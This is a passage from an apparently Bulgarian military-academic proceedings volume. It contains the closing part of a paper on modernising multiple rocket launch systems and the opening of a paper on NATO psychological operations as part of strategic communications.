Определя степента на съответствие между резултатите от огневото въздействие и поставените цели. Това се постига чрез използване на различни по принципи на действие бойни части, увеличаване на ъгъла на срещане между бойната глава и осколките на снаряда с преградата, повишаване на нивото на информационно осигуряване на целия комплекс за стрелба, контролиране на характеристики на разсейване на снарядите, подобряване на формите и способите на бойно използване и разширяване на обема на огневите задачи.

Например, осигуряването на смачкване на корпуса на ракетния двигател с твърдо гориво при среща с препятствие би увеличило значително ефекта от работата на реактивния снаряд.

Съществено повишаване на ефективността на стрелбата може да се осигури чрез уточняване на поправките, въведени установките на прицелните устройства. Нека дадем пример за решаване на този проблем в LAR-160 РСЗО. За генериране на изходни данни за стрелба, всяка батарея има система за управление на огъня FERA, която включва компютър и радар за проследяване на траекториите на полета на пристрелочни реактивни снаряди, оборудвани с радарни отражатели. Компютърът сравнява стойностите на параметрите на траекторията на четири последователно пуснати реактивни снаряди с изчислените и определя поправки в установките на прицелните устройства. При това се отчитат грешките при определянето на координатите на целта и огневата позиция на пусковата установка, а така също и отклоненията на метеорологичните и балистичните условия в момента на стрелбата. Радарът е монтиран зад пусковата установка в створ с целта.

За маскиране на подготовката за огневи удар прицелните реактивни снаряди се взривяват на определен участък от траекторията си, без да достигат позициите на

противника. Аналогична система се използва и в реактивните артилерийски батареи на Бундесвера. Смята се, че системата за управление на огъня повишава ефективността на стрелбата на РСЗО с приблизително 60%.

10 Сnižаване на масовите и габаритни характеристики.

Определя устойчивостта при действие на ударна вълна, има положителен ефект върху живучестта и мобилността.

Пътища за решаване: повишаване на точността и достоверността на теоретичните разчети; повишаване на технологичната култура на производството; решаване на задачи от материалознание; използване на нови технологии.

11 Повишено информационно осигуряване.

Продиктувано от изискванията на боя - осигуряване на максимална ефективност при минимален разход на реактивни снаряди в определено време.

Това се постига чрез оборудване на РСЗО с радарни системи за разузнаване и насочване на управляеми и касетъчни боеприпаси, като се използват данни от космически средства за разузнаване и навигация, тоест чрез комплексна интеграция на средствата за поразяване, разузнаване, радиоелектронно подавяне и управление.

В същото време приоритетните области на този подход са разработване и по-нататъшното усъвършенстване на всички съставлящи комплекса: високоавтоматизирана пускова установка с определени тактико-технически характеристики, високоточни ефективни реактивни снаряди, мобилни средства за разузнаване, съвременни автоматизирани системи за управление на огъня, които осигуряват управление в мащаб на времето, близък до реалния, усъвършенстване на средства за индивидуална защита.

Днес научно-технологични постижения на страните, където е развита промишлеността за производство на РСЗО, позволява да се пристъпи към разработването на системи от ново поколение. Това ще бъдат автономни системи с автоматизирана бойна машина и реактивни снаряди, които имат системи за управление, способни да доразузнават и да поразяват точкови цели.

Критичен анализ на тактико-техническите характеристики, бойните възможности и указани изисквания ни позволяват да формулираме изисквания за перспективните РСЗО (таблица 1).

Таблица 1. Сравнителен анализ на съществуващите и перспективните РСЗО

Съществуващите РСЗО	Перспективните РСЗО
Една пускова установка – една цел	Една пускова установка – няколко цели
Една система – едно шаси. Единство на конструкцията на образца.	Модулна конструкция и различни шасита. Информационно и енергийно единство.
Алгоритъм на работа: последователно изпълнение на операциите.	Алгоритъм на работа: паралелно изпълнение на операциите
Приоритет на системата: бойните свойства за сметка на ергономичните качества	Приоритет на системата: бойни свойства и ергономични качества
Ниско ниво на адаптивност към условията за произвеждане на пуска и характера на поставената задача	Висока степен на адаптивност
Голям брой спомагателни операции. Сложност на управлението.	Минимален брой спомагателни операции. Лесно управление на модулите.
Трудности при усвояването и техническото осигуряване	Компютърни подсистеми
Трудност при допълнения и модернизация	Отвореност, лекота на свързване на модули и тяхната модернизация

Новата РСЗО не трябва да има традиционното разнообразие от разнородни съставляващи, а съчетание от най-добрите свойства, качества и технологични възможности, интегрирани в напълно различен конструктивен облик, позволяващ на екипажа да увеличи максимално потенциалните възможности на системата при използване по предназначение. Систематичният подход за обосноваване на ТТХ на работата на реактивните системи трябва да гарантира не толкова постигането на максимална ефективност на всяка подсистема, а по-скоро рационално съотношение на ТТХ на ефективността на всички съставляващи на сложната система, което ще позволи постигането на крайната цел на бойното използване с максимален ефект.

По-нататъшното подобряване на реактивните системи за залпов огън е както следва:

1. Създаване на самонасочващи се и самоприцелващи се суббоеприпаси;
2. Взаимодействие на РСЗО със съвременни системи за разузнаване, целеуказване и бойно управление. В това съчетание те ще се превърнат в разузнавателно-ударни комплекси, способни да поразяват дори малоразмерни цели в пределите на своята досегаемост;
3. Увеличаване на разстоянието на стрелбата без значително намаляване на точността и увеличаване на разсейването поради използването на по-енергоемко гориво;
4. Автоматизирането на операциите по зареждане на пусковата установка, провеждането на необходимите подготвителни операции на бойната позиция не само ще намали броя на членовете на бойния екипаж, но и ще намали времето за преминаване от походно в бойно положение и обратно на системата, което ще има по-добро въздействие върху неговата живучест;
5. Разширяването на номенклатурите на използваните боеприпаси значително

ще разшири обхвата на задачите, решавани от РСЗО;

6. Автоматизация на процесите на подготовка на стрелбата, насочването и произвеждане на пуска;

7. Автоматизация на процесите за управление на огъня;

8. Повишаване на живучестта на бойните машини;

9. Използване на пакетно зареждане на бойните машини;

10. Използване на модулния принцип на конструиране на РСЗО;

11. Използване на принципа на унификация при разработване на нови образци.

Изводи:

1) В условията на бойни действия, за запазване и за повишаване на живучестта на реактивната артилерия, се организират и провеждат редица мероприятия по защитата от противниковото огнево поразяване и радиоелектронно (електронно) подаване. Сред тези мероприятия (мерки) особено внимание заслужават:

– разсъсредоточено и скрито разполагане (развърщане) в райони (боен ред) на реактивните подразделения.

– съкращаване на времето за престояване в позиционни райони (райони на огневи позиции, райони за разполагане) и честа (периодична) смяна на същите;

– инженерно оборудване на елементите от бойния ред (елементите от разполагането в район) на реактивните подразделения и тяхната маскировка.

– радиоелектронна (електронна) защита.

– непосредствената охрана и самоотбрана.

2) Районите на огневи позиции на реактивните формирования се избират (назначават) така, че да отговарят на определени изисквания, главните от които са да осигуряват:

– изпълнение на бойните (огневите) задачи;

– разсъсредоточено и скрито разполагане на личния състав, въоръжението и бойната техника;

– условия за инженерно оборудване и маскировка;

– възможности за манювър – бързо заемане, съвременно формиране на колоните (инколониране) и бързо напускане;

– взаимодействие с други сили и средства при изпълнението на бойните (огневите) задачи;

– условия за непосредствена охрана и самоотбрана.

3) Ефективното разузнаване, наблюдение и определяне местоположението на целите (РНОМЦ) е в пряка зависимост от ефективността на разузнавателните средства, което поставя изискване за привличането на средства с висока ефективност (РЛС от типа AN/TPQ – 36, AN/TPQ-37/47“Firefinder”, COBRA, ZOO 1L284, звукометрични комплекси от типа HALO, AN/TNS-10, АЗК-7, разузнавателна авиация и безпилотни разузнавателни средства за разкриване на целите, осигуряващи разузнавателна информация в реално време).

4) Високата точност и внезапност на огъня с реактивна артилерия се осигуряват с пълно изпълнение на всички дейности по подготовка на стрелбата и откриване на

огъня.

5) За нанасяне на своевременен, ефективен, точен и внезапен огън от реактивната артилерия влияние оказва предварителната подготовка на стрелбата и управлението на огъня, която се провежда с цел непрекъснато поддържане на реактивните подразделения в състояние на бойна готовност за изпълнение на бойните задачи.

6) Основното за днес е оборудването на реактивните подразделения с високоефективни АСКУ и разузнаване, както и модернизираните и перспективни РСЗО и средства за всестранно осигуряване и защита. Именно интегрирането на съществуващите системи за разузнаване, унищожаване и всестранно осигуряване, базирани на разработваните автоматизирани системи за командване и управление, ще позволи да се създаде техническа основа за съвременни разузнавателно-огневи системи.

7) Използването на АСКУ увеличава съществено бързината, точността и ефективността на артилерийския огън, скритостта и надеждността на попаденията, като осигурява широки възможности за координиране и планиране дейността на реактивната артилерия с другите участници в операцията (боя). Тя гарантира неколкостранно по-голяма надеждност и сигурност на реактивните формирования;

8) Основните перспективни направления за подобряване на реактивните системи за залпов огън са: по-нататъшно увеличаване на разстоянието и точността на стрелба; автоматизация на процеса на подготовка и извършване на пускане; осигуряване на бързо попълване с боеприпаси и повишаване на живучестта на бойното поле; разширяване на видовете реактивни снаряди за различните цели на бойното поле и повишаване на бойните способности на РСЗО. Изпълнението на тези мероприятия значително ще повиши ролята и мястото на РСЗО в бъдещите бойни действия, а реактивната артилерия ще заеме водещо място в огневата поддръжка на Сухопътните войски.

Използвана литература:

1. Иван А. Гюргаков, Учебник „Огнево превъзходство в операциите“, София 2010 г.
2. Велико П. Петров и авторски колектив, пособие „Тактика на полевата артилерия“ - Част I, Шумен 2016 г.
3. Велико Петров, Теоретични обосновки на огневото поразяване, НБУ „В. Левски“ – Факултет „А, ПВО и КИС“, Шумен 2019 г., ISBN 978-619-7531-02-2, стр. 437
4. Велико П. Петров, Възможности на съвременни артилерийски разузнавателни средства за нуждите на контрабатареината борба, Годишник на НБУ “В. Левски”, научни трудове 2006/2007, стр. 288 – 299, ISSN 1312-6148
5. Ivaylo Bozov, Assessment of reconnaissance capabilities of unmanned aerial vehicles, International Scientific Conference - Defense Technologies|| DefTech 2021, Faculty of Artillery, Air Defense and Communication and

Information Systems, ISSN 2367-7902 p. 124-128

6. Ivaylo Bozov, Remotely piloted aircraft systems (rpas) in service to artillery formations, International Scientific Conference - Defense Technologies|| DefTech 2022, Faculty of Artillery, Air Defense and Communication and Information Systems, ISSN 2367-7902 p. 118-121
7. Теоретични основи на артилерийската стрелба, кн. втора, С., 1998.
8. К. Куртев и колектив, Тактическа доктрина на полевата артилерия, ГЩ на БА, София 2005 г.
9. Наставление за водене на бойните действия от РВ и А на СВ, част II, ВИ 1985 г.
10. И.Савов и авторски колектив, Правила за стрелба и управление на огъня в земната артилерия (ПС И УО-98), първа част., София 1998 г.
11. Д. Йорданов и авторски колектив, Стрелба и управление на огъня в земната артилерия, ВИ, София 1988 г.
12. Ръководство за използване на полевата артилерия – артилерийски дивизион. ВИ, 2009 г.
13. Пособие за изучаване на правилата за стрелба и управление на огъня в земната артилерия - част I, ВИ, София 1988 г

PSYCHOLOGICAL OPERATIONS AS AN INTEGRAL PART OF STRATEGIC COMMUNICATIONS IN THE ARMIES OF NATO MEMBER COUNTRIES

Veliko P. Petrov

*Faculty of Artillery, Air Defense and Communication and Information Systems,
National Military University, Shumen, Bulgaria, veliko_pp@abv.bg*

Abstract: *The wars and local conflicts of the end of the 20th century and the beginning of the 21st century clearly confirm the growing trend of the role of strategic communications in the "non-combat" forms of confrontation. Strategic communication is designed to ensure state policy across national borders. The main object of influence is a specific target audience. The role of such actions is, above all, the political elite of the state (broader – economic, scientific, cultural elite, etc.), towards which the relevant actions are taken. In accordance with NATO standards, the main parts of strategic communications are: public diplomacy; public relations; information operations; psychological operations, which may be separate from information operations, and cyberspace operations, which may also be separate from information operations.*

"Psychological operations" are planned operations to present selected information to a foreign audience with the aim of influencing it, using various non-violent methods (instilling fear, creating panic, mass psychoses, gaining sympathy and other methods of destroying the mental balance). Taking into account the psychological characteristics of the target audience (cultural level, national consciousness, social discipline, traditions in family and social life, morality, religion, etc.) and the main psychological mechanisms influencing their behavior as a result of persuasion (using logic, fear, desires and other psychological factors), rather than physical coercion, psychological operations induce certain emotions, attitudes, or behaviors on foreign governments, organizations, groups, and individuals.

One of the most powerful "weapons" for achieving set military and political goals in the age of information technology can be defined as "psychological operations", thanks to which, by manipulating the enemy, an opportunity is created for an easy victory without military action.

Keywords *psychological operations, strategic communications, NATO*

ПСИХОЛОГИЧЕСКИТЕ ОПЕРАЦИИ КАТО СЪСТАВНА ЧАСТ НА СТРАТЕГИЧЕСКИТЕ КОМУНИКАЦИИ В АРМИИТЕ НА СТРАНИТЕ ЧЛЕНКИ ОТ НАТО

Велико П. Петров

Войните и локалните конфликти от края на ХХ век и началото на ХХI век ясно потвърждават нарастващата тенденция на ролята на стратегическите комуникации (СК) на „не бойните“ форми на противоборство. Освен това, ако по-рано те са били използвани за създаване на благоприятни условия за използване на военна сила, сега и в бъдеще използването на тези форми на борба, евентуалният противник ще се стреми да постигне политическите и стратегическите цели без използването на военна сила. Въпреки повишената роля на невоенните средства и форми на борба, важноста и значението на военната сила остава.

НАТО разработи своята Политика за стратегическите комуникации в отговор на изискванията на „съвременната информационна среда“ през септември 2009 г., която „пряко влияе върху начина, по който действията на НАТО се възприемат от ключови аудитории“, благодарение на фактът, че „възприятията винаги са от значение и имат пряко въздействие върху успеха на операциите и политиките на НАТО“²³. Днес стратегическата комуникация е жизненоважна за всяко ведомство от сектора за сигурност във всяка държава. Отделите на STRAKCOM и/или други структури, отговорни за стратегическата комуникация, бяха създадени в почти всички ведомства.

В условията на новата информационна среда и „войната на идеи“ основните оръжия са послания и наративи. Наръчникът на командира за стратегически комуникации твърди, че „битката на наративите е широкомащабно противоборство в когнитивния и информационния домейн, така както традиционните бойни действия се водят във физическия домейн“²⁴.

Стратегическата комуникация е предназначена да осигури държавната политика извън националните граници. Основният обект на въздействие се явява конкретна целева аудитория. В ролята на такива действия, е преди всичко политическият елит на държавата (по-широко – икономически, научен, културен елит и др.), спрямо който се предприемат съответните действия.

В съответствие със стандартите на НАТО, основните части на стратегическите комуникации са:

- публична дипломатия;
- връзки с обществеността (военни връзки с обществеността) (*Public Affairs and Military Public Affairs*);
- информационни операции;
- психологически операции (PSYOPS), които могат да се извършват отделно от информационните операции;
- операции в киберпространството (CYBEROPS), които също могат да бъдат отделни от информационните операции.

Стратегически комуникации, осъществявани за поддръжка на бойните действия, намаляват ефективността на противниковите войски и увеличават възможностите на собственото командване за справяне с възложените бойни задачи. С цел за информационно въздействие върху цивилното население и противниковите войски се вземат следните мерки:

- подкопаване на моралния дух. Ефективните психологически операции, провеждани в продължение на дълъг период от време, оказват сумарно деморализиращо въздействие върху цивилното население и противниковите войски;
- намаляване на бойната ефективност. Последователните психологически операции, насочени към подкопаване на моралния дух на противника и проведени

²³ NATO Policy on Strategic Communications, SG (2009) 0794, 1.

²⁴ Jan Techau, “What makes communication strategic? Preparing military organizations for Battle of Ideal”, NATO Defense College, Vol. 65, February 2011

съвместно с други военни операции, може да намали боеспособността на личния състав на противника. Такива операции могат да подбудят противниковите военнослужещи за извършване на симулация, дезертиране и самоволно напускане на районите на бойни действия. В допълнение, психологическите операции могат да имат отрицателно въздействие върху дисциплината, сплотеността и системите за управление;

- подтикване за преминаване към американската страна. В резултат на продължителни психологически операции личния състав на войските на противника може да бъде убеден да премине на страната на Съединените щати или техните съюзници;

- осигуряване на мероприятия за въвеждане на противника в заблуда. Психологическите операции, извършвани с помощта на различни средства, могат да осигурят прилагането на всички видове мерки за въвеждане на противника в заблуда. На тактическо ниво психологически операции могат да създават изкривена картина на бойната обстановка и въвежда в заблуда командването на противника;

- ръководство и съдействие на дисидентски елементи. Психологическите операции могат да осигурят морална подкрепа за дисидентски елементи, действащи на противникова територия. Освен това, частите и подразделенията по време на психологически операции могат да използват за управление действията на тези елементи, насочени към срив на военните усилия на противника;

- въздействие върху населението на приятелски страни. Психологически операции могат да се извършват и с цел да се спечели доверието на населението на приятелски държави намиращи се под контрола на противника, поддържане на техния морален дух, организиране на пасивни или активни мероприятия насочени срещу военните усилия на противника. В допълнение, психологическите операции могат да повлияят на политическите нагласи чрез учебни програми;

- насърчаване развитието на доброжелателност. Информационните програми и програми за насърчаване на развитието на доброжелателност могат да бъдат ориентирани към населението на неутрални държави, разположени в рамките на театъра на войната или ТВД, за осигуряване на активна или пасивна подкрепа на САЩ и техните съюзници;

- противодействие на психологическите операции на противника. Ефективните кампании за контрапропаганда могат напълно да неутрализират или минимизират ефектите от противниковата пропаганда.

Като се има предвид дългосрочното въздействие на такава СК, като поддръжка за етническото, политическо и религиозно разделение на населението на друга държава, е възможно само чрез информационни действия да се постигнат необходимите условия във въоръжен конфликт.

В момента в страните от НАТО целият комплекс от мерки за информационно-психологическо въздействие върху войските и населението на противника се

обозначава с термина „психологически операции“ (ПсО)²⁵. Във въоръжените сили на НАТО организацията на психологическите операции се регулира от доктрината за психологическите операции, директиви, устави и насоки, които се разработват както за армията на отделните страни, така и за блока като цяло.

В края на 20-ти и началото на 21-ви век човечеството е изправено пред нова форма на война – хибридна война. Война от този тип се различава от класическата по несмъртоносния характер на загубите. Хибридна война, според автора на статията „Хибридни войни“ Джон Маккеуън, пенсиониран полковник от армията на САЩ, се проявява в прехвърлянето на активните действия от зоната на въоръжения конфликт към информационното пространство на предполагаемия противник, чиито интереси стоят зад такъв конфликт и той също е изведен на ниво световна общност²⁶.

Съвременните конфликти все повече имат постоянни, хибридни и глобални форми, обхващащи нови сектори на социално-политическите отношения. Основните интереси на субектите на геополитическите и локалните процеси, освен чисто военните, са свързани и с други области на противоборство като политическата, икономическата, социокултурната, епидемиологичната, миграционната и др. По същото време, особено важен е факторът на информационно-психологическото въздействие, чийто съвременен спектър има силна тенденция към постоянно разширяване и интегриране с всички средства за масова информация, социални мрежи, блогосфера, индивидуални и масови канали за разпространение на информация, съобщения и др.

Основен обект на противниковото влияние при хибридна война е населението на съответната територия. Задачата и методът на такава война е да насърчи гражданите да предадат собствената си държава и да подкрепят агресора. В същото време медийният компонент играе почти най-важната роля за формирането на „правилния“ образ на жертвата в тази война от гледна точка на агресора, което е много по-важно от спечелването на действителната победа. Убиването на чужди войници престава да бъде основна цел - в хибридна война е достатъчно да убиеш свои войници и едновременно с това да осигуриш необходимата информационна подкрепа. В хода на такава война агресорът приписва на жертвата това, което сам прави. В очите на потребителите на информацията жертвата се превръща в агресор, а агресорът в праведен отмъстител.

Също така се използват всички средства за оформяне на желаната от агресора картина на събитията в представата на международната общност. Всичко това наблюдаваме сега, по време на хибридна война на Руската федерация срещу Украйна. ПсО се използват за противодействие на тези явления.

²⁵ Field Manual (FM) 3-13 “Inform and Influence Activities”. - Berlin Information-center for Transatlantic Security, 25 January 2013. -96 p., <https://www.globalsecurity.org/military/library/policy/army/fm/3-13/fm3-13-2013.pdf>.

²⁶ McCuen, John J. Hybrid Wars. Military review. March-april 2008. p. 107-113, www.au.af.mil/au/awc/awcgate/milreview/mccuen08marapr.pdf.

Една от най-съдържателните дефиниции е дадена в полеовото ръководство „Психологически операции” на Сухопътните войски на американската армия – *планирана употреба на медии и действия за разпространяване на подобрена информация и индикатори сред чуждестранна аудитория, която влияе на емоциите, мотивите и в крайна сметка на поведението на чуждестранни правителства, организации, групи хора и личности.*

Полевият устав на армията на САЩ FM 33 1 дава следното определение: *„Психологическите операции са планирани пропагандни и психологически дейности, провеждани в мирно и военно време, предназначени за чуждестранна враждебна, приятелска или неутрална аудитория, за да повлияят на техните нагласи и поведение. благоприятна посока за постигане както на политическите, така и на военните национални цели на Съединените щати“.*

Определение на НАТО за Психологически Операции²⁷ - *„Планирани психологически действия, използващи методите на комуникация и други способности, насочени към одобрени аудитории с цел да се повлияе на техните възприятия, нагласи и поведение, за да спомогне за постигането на политически и военни цели.”*

Съвместната доктрина на НАТО (която е и стандартът на Алианса за психологически операции - STANAG 2514) психологическите операции се дефинират, както следва: *„планирана дейност, която чрез комуникация и други средства, насочени към определена аудитория, влияе върху модели на възприятие, отношение и поведение, което допринася за постигането на политически и военни цели”*²⁸.

*„Психологическите операции са планирани психологически действия, използващи методи на комуникация и други способности, насочени към одобрени целеви групи за повлияване на техните възприятия, нагласи и поведение, с цел подпомагане на постигането на политически и военни цели”*²⁹.

Новата доктрина за психологически операции на НАТО от 2016 г. описва целите на информационно-пропагандно съпровождане на военните дейности на алианса, които се постигат по време на информационно-психологически операции и включват решаването на три взаимосвързани задачи. Те включват:

- ✓ промяна на светогледа и формиране на необходимата линия на поведение на целевите аудитории (Influence Activity);
- ✓ защита на собствената информация (Information Protection Activity);
- ✓ дезорганизация на системата за управление на противника (Counter Command Activity).

Понятието ПсО е с по-широко съдържание от психологическа война, защото включва и действия, които могат да бъдат насочени и към приятелски и неутрални

²⁷ MC 402 (17 Април 2003)- Политиката на НАТО за Психологически Операции

²⁸ Allied Joint Publication AJP-3.10.1, Edition B, Version 1, Allied Joint Doctrine for Psychological Operations

²⁹ Доктрина за информационни и психологически операции, Национална публикация на Въоръжените сили на Република България, НП – 3.10, 2013 г.

аудитории, докато психологическата война е насочена само към враждебна целева аудитория. По същество дейностите, включени в понятието психологически операции, не са форма на сила, но са мултипликатор на силата, който използва ненасилствени средства много често в среда, пълна с насилие. Разчитайки на убеждението, вместо на физическото принуждение, психологическите операции използват логиката, страха, желанията и други психични фактори, за да предизвикат определени емоции, нагласи или поведение.

Психологическите операции на въоръжените сили са форма на използване на войските (силите) и се провеждат в координация с мерките за осъществяване на стратегически комуникационно-информационни операции на въоръжените сили. Психологическите операции на въоръжените сили могат да се провеждат в мирно време и в особен период, в рамките на операцията на отбранителните сили, отделно или като част от информационна кампания, провеждана от държавата.

Психологическите операции са неразделна част от широк спектър от съвременни военни, дипломатически, икономически, граждански и информационни мерки, насочени към предотвратяване на конфликти и реагиране при кризи. Психологическите операции могат да повишат ефективността на използването на военните способности, като повлияят на възприятието, отношението и поведението на тези цели.

За всяка ПсО се определя цел въз основа на това какви резултати трябва да бъдат постигнати по време на изпълнението и, например:

- ✓ предотвратяване на възникването (подновяването) на въоръжен конфликт;
- ✓ възпиране на противника и неговите съюзници от въоръжена агресия;
- ✓ принуда за спиране на военните действия или намаляване на тяхната интензивност;
- ✓ освобождаване на окупираните територии;
- ✓ намаляване на нивото на готовност на противниковите войски;
- ✓ формиране (засилване) на протестни настроения сред населението на противника срещу агресивната политика на неговото военно-политическо ръководство.

Целта на ПсО се постига чрез изпълнение на следните задачи на психологическо въздействие:

- ✓ информационно-психологическа поддръжка на мерките за разгръщане на съпротивителното движение на временно окупираната от противника територия;
- ✓ дискредитиране на агресивната политика на противника, включително достигане до чужда аудитория;
- ✓ подкопаване на доверието на личния състав на противника в тяхното военно и политическо ръководство, разпространение сред войските на противника на антивоенни настроения и несигурност относно целесъобразността на участието във военни действия;
- ✓ намаляване на психологическата стабилност на личния състав и населението на противника;
- ✓ провеждане на мерки за заблуда на противника.

В интерес на ПсО могат да бъдат предприети следните мерки:

✓ разпространение на информация в информационното пространство: изказвания на служители на въоръжените сили, ключови лидери, работа с обществеността и медиите, комуникация с населението по време на събитията на целевата аудитория (ЦА);

✓ физическо въздействие върху субектите на психологическото въздействие на противника, върху неговите канали на въздействие: специални действия, огнево поражение, радиоелектронно потискане, кибернетични действия.

Основният инструмент за психологическо въздействие е разпространението (публикуване, поставяне, отчитане и т.н.) на информационни материали с определено съдържание.

Психологическото въздействие, упражнявано върху ЦА на противника, е предимно разрушително и се осъществява под формата на ПсО, действия и действия. Тези мерки се извършват предимно скрито, без да се разкрива истинският източник на произход и разпространение на информацията.

Целевата аудитория на психологическо въздействие върху противника може да бъде: населението и ръководството на съответната(ите) държава(и) и нейните съюзници, военното командване, личният състав на въоръжените сили, военните формирования, лидерите и членовете на правителството, политическите сили, сепаратистки движения и др.

Посоката на психологическото въздействие върху противниковия личен състав от въоръжените сили може да бъде:

✓ обща дестабилизация на обществено-политическата обстановка на територията на противниковата страна (съюзници);

✓ провокиране (подкрепа) на протестни настроения срещу намеренията и осъществяването на военна агресия;

✓ дискредитиране на военното командване;

✓ намаляване на психологическата стабилност на личния състав на противника;

✓ подбуждане на военнослужещите на противника към симулация, дезертиране, повреда на оръжия и оборудване, предаване;

✓ провокиране (засилване) на бунтовни, протестни настроения сред противниковия личен състав, склонност към неподчинение на командата, извършване на линч срещу него.

Основните форми на показване и разпространение на материали с психологическо въздействие са: устна (звукова) комуникация, печатни и визуални продукти, радио и телевизионни програми, материали, които могат да се разпространяват в интернет (социални мрежи), чрез телефонни и SMS съобщения, специални сувенирни продукти.

Устна или звукова комуникация се осъществява чрез излъчване чрез звукови комуникационни средства (станции) на съобщения, програми, имитиращи шумове и други звуци, които ЦА възприема директно със слуха.

Предимствата на аудио излъчването включват:

✓ оперативна ефективност, която се състои в използването на текуща информация от обществено-политически и военен характер, не изисква значителни

материални разходи и време за подготовка, позволява маневриране с високоговорители и съобщения;

- ✓ лекота на възприемане, която се състои в това, че ЦА получава подходяща информация директно на ухо, без използването на специални технически средства (приемници);

- ✓ конкретност, която е насочена към определени целеви аудитории, която позволява използването на вече известни конкретни факти и събития, повишава уместността и убедителността на аргументацията;

- ✓ възможността за обратна връзка, която ви позволява да наблюдавате реакциите на ЦА и бързо да правите корекции в съобщението;

- ✓ емоционална възбуда, дължаща се на комбинацията от информационни съобщения с музикален съпровод и други шумови ефекти, включително психеделични, както и огнени ефекти.

ЦА, към които е насочена устната (звукова) реч, включват:

- ✓ военнослужещи и цивилно население на противника от фронтната линия, линията на разграничаване на страните;

- ✓ противникови военнослужещи в отбрана и обкръжение;

- ✓ военнопленници, дезертъри, разселени лица в лагери и сборни пунктове;

- ✓ цивилно население на райони, окупирани (освободени) от техните войски.

Музиката, специалните шумове и сигналите са важен елемент от програмите за звуково излъчване. Музикалният дизайн спомага за комбинирането и разнообразяването на отделни части от програмите: новини, коментари, разговори, дискусии и др. Музиката (особено културно близка до Централна Азия) оказва силно емоционално влияние, привлича вниманието. Използва се като фон, музикални скрийнсейвъри и съпътстващи предаването.

Шумовете в програмите за звуково излъчване са специално възпроизвеждани на звуци от изстрели, експлозии, радост, болка, страх, смях, женски и детски плач и др. Такива шумове и звуци, които предизвикват емоционално вълнение и вълнение, могат да провокират ЦА да промени настроението и намеренията.

За заблуда на врага се използват специални програми, които симулират движение на войски, полети на самолети, бръмчене на двигатели на машини и др.

Печатните и визуалните продукти се разпространяват чрез разпространение на печатни материали главно на централно-азиатски езици, публикуване на подходящи материали в медиите и под формата на външна реклама. Характеристиките на печатните и визуалните продукти са достъпност, видимост, разнообразие от видове, възможност за въздействие върху различни целеви и масови аудитории.

Основните видове специални материали, използвани по време на психологическо въздействие чрез печатни средства, са: пощенска картичка, вестник, брошура, списание. Ярките цветове и илюстрациите на печатните материали трябва да ви накарат да го получите (вземете), прочетете, запазете и покажете на другите.

В същото време, в зависимост от задачите на PsO и реалните възможности на силите и средствата, могат да бъдат поставени материали за психологическо

въздействие в официалните (държавни и търговски) издания на собствената си страна и вражеската страна и нейните съюзници, както и в специално подготвени печатни издания, които се разпространяват в освободени (окупирани) територии, сред военнопленници, дезертъори и разселени лица.

Под формата на брошури, освен пропагандна и идеологическа информация, сред вражеските военнослужещи могат да се разпространяват т. нар. „наръчници за симулант“, маскирани като медицински инструкции или наръчници. Такива ръководства съдържат подробни инструкции как да симулирате туберкулоза, дизентерия, сърдечни заболявания, психични и други заболявания.

Психологическо въздействие чрез визуални продукти е въздействие чрез визуални средства, които имат силен психоемоционален заряд. За това се използват художествено оформени плакати, транспаранти, стойки за снимки, стенвестници и карикатури, карти, диаграми, специално организирани изложби, както и други средства (стикери, лепенки, календари и др.). По-модерни средства са рекламните формати: бигбордове, ситилайтове и други подобни.

Визуалната продукция има редица предимства в сравнение с други форми на психологическо въздействие. Те се основават на ефекта от многократно излагане. Нагледните средства, изложени на определено място, се възприемат от много хора и много пъти. Многократното възприемане на едни и същи плакати и лозунги улеснява запаметяването и асимилацията на техните материали, допринася за появата (или укрепването) на определени нагласи. В същото време трябва да се има предвид, че периодът на излагане на конкретна проба от арт продукти трябва да бъде ограничен във времето, тъй като същият стимул, който действа твърде дълго, става обичаен, престава да предизвиква подходяща реакция на централната нервна система.

Визуалната продукция въздейства чрез зрителните рецептори, тоест чрез най-чувствителния канал за предаване на информация към кората на главния мозък. Изображението на плакат или снимка е многоизмерен стимул, може да бъде наситено със значима информация. Тя ви позволява да прехвърлите ЦА доста напълно описание на събитията по по-икономичен начин (в сравнение с текста) от гледна точка на законите на възприятието. Освен това, което виждаме с очите си, предизвиква по-малко съмнение, по-бързо и по-лесно се приема за истина. Това важи особено за фотографията.

Радиоразпръскването в интерес на психологическото въздействие е използването на широки възможности на радиостанциите за въздействие върху широка аудитория от войските и населението на врага.

Предимствата на радиоразпръскването са:

✓ вид възприемане на информация. Излъчването на радиопрограми е едновременно средство за емоционално (чрез интонации, смислени паузи, ударения, ударения, музикален съпровод, шумове) и интелектуално въздействие;

✓ симулация на директна комуникация с ЦА. При радиоразпръскването комуникаторът на информацията и нейният адресат се намират в състояние на акустичен контакт, поради което възниква „ефектът на съучастие“. Това ги сближава и насърчава по-доброто възприемане на информацията;

✓ висока ефективност на изпращане на информация до адресата. Времето, изразходвано за подготовка на радиопрограми, обикновено е незначително в сравнение с времето, необходимо за подготовка на печатни, визуални или телевизионни продукти;

✓ способността да се достигне до масова аудитория. В същото време радиослушателите могат да принадлежат към различни ЦА;

✓ значителни речеви способности. Радиопредаване и приемане на програми може да се извършва по всяко време на денонощието, включително в бойни условия. Това дава възможност за скрито (маскирано) психологическо въздействие и пропаганда поради трудността да се идентифицира истинският източник на радиосигнала и неговата собственост;

✓ голям набор от жанрове, което определя изключителната способност на пропагандата и психологическото въздействие да се адаптира към различни ЦА.

При условие, че ЦА има достъп до телевизия, ефективността на телевизионната пропаганда е доста висока поради методите за формиране на ефектите от личното присъствие в човешкото съзнание. Психологическо влияние чрез средствата на телепропагандата има предимно политически (стратегически) характер и значителен търговски дял, което определя използването му, като правило, на държавно ниво.

В Интернет и чрез системата за мобилна комуникация могат да се разпространяват специални материали с психологическо въздействие, подобни на посочените по-горе. Използването на възможностите на Интернет за оказване на психологическо въздействие е приоритетно, по-скрито и защитено средство. В същото време масовото използване на мерки за психологическо въздействие чрез Интернет дава възможност за разпространение и „подхранване“ на вече формирани обществени мнения, което индиректно предизвиква т. нар. „ефект на заразата“ и ги насърчава да се присъединят към мнозинството .

